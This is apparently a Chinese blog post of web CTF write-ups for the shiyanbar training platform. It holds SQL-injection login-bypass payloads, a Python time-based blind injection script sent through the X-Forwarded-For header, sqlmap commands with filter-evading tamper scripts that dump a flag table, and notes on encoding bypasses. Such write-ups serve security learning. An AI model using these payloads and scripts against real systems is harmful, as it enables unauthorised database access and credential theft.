
实验吧CTF-web

原创

CN_CodeLab 于 2017-02-27 16:03:09 发布 6219 收藏 2
分类专栏： CTF 文章标签： ctf

本文链接：https://blog.csdn.net/sinat_25449961/article/details/58128034



登陆一下好吗

类型：sql注入

已经过滤了`/ # -- select or union |`等，但是没有过滤单引号

payload:`username=pcat'='&password=pcat'='`

原sql语句为：

```
select * from user where username='用户名' and password='密码'
```

拼接后为：

```
select * from user where username='pcat'='' and password='pcat'=''
```

计算机首先计算`username='pcat'`,返回为0(false)，再计算0=''，结果为1
最终语句等同于

```
select * from user where 1 and 1
```

即

```
select * from user
```

关于弱类型的比较：
以下情况都会为true
1='1'
1='1.0'
1='1后接字母(再后面有数字也可以)'
0='除了非0数字开头的字符串'
（总体上只要前面达成0的话，要使语句为true很简单，所以这题的万能密码只要按照我上面的法子去写一大把）

---

who are you?

类型：**xff注入**

```
# -*- coding: utf-8 -*-
import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.{}-'
flag = ''
def exp(x, i):
    starttime = time.time()
    url = "http://ctf5.shiyanbar.com/web/wonderkun/index.php"
    xxx = "' or sleep(ascii(mid((select(flag)from(flag))from(" + str(x) + ")for(1)))=ascii('" + i + "')
    headers = {
        "Host": "ctf5.shiyanbar.com",
        "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101 Firefox/44.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
        "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate",
        "Cookie": "PHPSESSID=oh30tdquhsp2ff227bgpj5eb02; Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=147342
        "Connection": "keep-alive",
        "X-FORWARDED-FOR": xxx
    }
    res = requests.get(url, headers=headers)
    s = time.time() - starttime;
    if s > 1:
        return 1
    else:
        return 0


for x in range(1, 33):
    for i in payloads:
        if (exp(x, i)):
            flag += i
            print flag
            break
        else:
            pass

print 'flag:' + flag
```

因缺思汀的绕过

类型：**sql注入**

```php
<?php
error_reporting(0);

if (!isset($_POST['uname']) || !isset($_POST['pwd'])) {
    echo '<form action="" method="post">'."<br/>";
    echo '<input name="uname" type="text"/>'."<br/>";
    echo '<input name="pwd" type="text"/>'."<br/>";
    echo '<input type="submit" />'."<br/>";
    echo '</form>'."<br/>";
    echo '<!--source: source.txt-->'."<br/>";
    die;
}

function AttackFilter($StrKey,$StrValue,$ArrReq){
    if (is_array($StrValue)){
        $StrValue=implode($StrValue);
    }
    if (preg_match("/".$ArrReq."/is",$StrValue)==1){
        print "水可载舟，亦可赛艇！";
        exit();
    }
}

$filter = "and|select|from|where|union|join|sleep|benchmark|,|\(|\)";
foreach($_POST as $key=>$value){
    AttackFilter($key,$value,$filter);
}

$con = mysql_connect("XXXXXX","XXXXXX","XXXXXX");
if (!$con){
    die('Could not connect: ' . mysql_error());
}
$db="XXXXXX";
mysql_select_db($db, $con);
$sql="SELECT * FROM interest WHERE uname = '{$_POST['uname']}'";
$query = mysql_query($sql);
if (mysql_num_rows($query) == 1) {
    $key = mysql_fetch_array($query);
    if($key['pwd'] == $_POST['pwd']) {
        print "CTF{XXXXXX}";
    }else{
        print "亦可赛艇！";
    }
}else{
    print "一颗赛艇！";
}
mysql_close($con);
?>
```

http://blog.csdn.net/qq_34841823/article/details/54287419

简单的sql注入之3

直接sqlmap跑一遍就行

```
python sqlmap.py -u 'http://ctf5.shiyanbar.com/web/index_3.php?id=1' --risk 3 --level 3 -D web1 -T flag --dump
```

简单的sql注入之2

过滤了空格间隔的关键字，采用tamper中的空格转化/**/的脚本绕过

`python sqlmap.py -u 'http://ctf5.shiyanbar.com/web/index_2.php?id=1' --tamper space2comment.py --risk 3 --level 3 -D web1 -T flag --dump`

简单的sql注入之1

过滤了关键字，采用tamper中的关键字前加注释的脚本绕过

`python sqlmap.py -u 'http://ctf5.shiyanbar.com/web/index_2.php?id=1' --tamper halfversionedmorekeywords.py --risk 3 --level 3 -D web1 -T flag --dump`

天下武功唯快不破

通过脚本实现base64快速转换

```
import base64
import urllib2
import urllib
url = 'http://ctf5.shiyanbar.com/web/10/10.php'
req = urllib2.Request(url)
rsp = urllib2.urlopen(req)
flag = rsp.info().getheader('FLAG')
flag = base64.b64decode(flag)
flag = flag.split(':')[1]
print flag
data = urllib.urlencode({'key':flag})
req1 = urllib2.Request(url, data=data)
rsp = urllib2.urlopen(req1).read()
print rsp
```

让我进去

这个正在研究

拐弯抹角

在研究

安女神之名

编码绕过
‘安女神’ 转换为’&#编码格式’
http://tool.chinaz.com/tools/unicode.aspx

Forms

请求表单中有个隐藏的传输参数showsource=0，改为1就会出现结果

天网管理系统

查看源码

```
    <!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
```

太累了，明天继续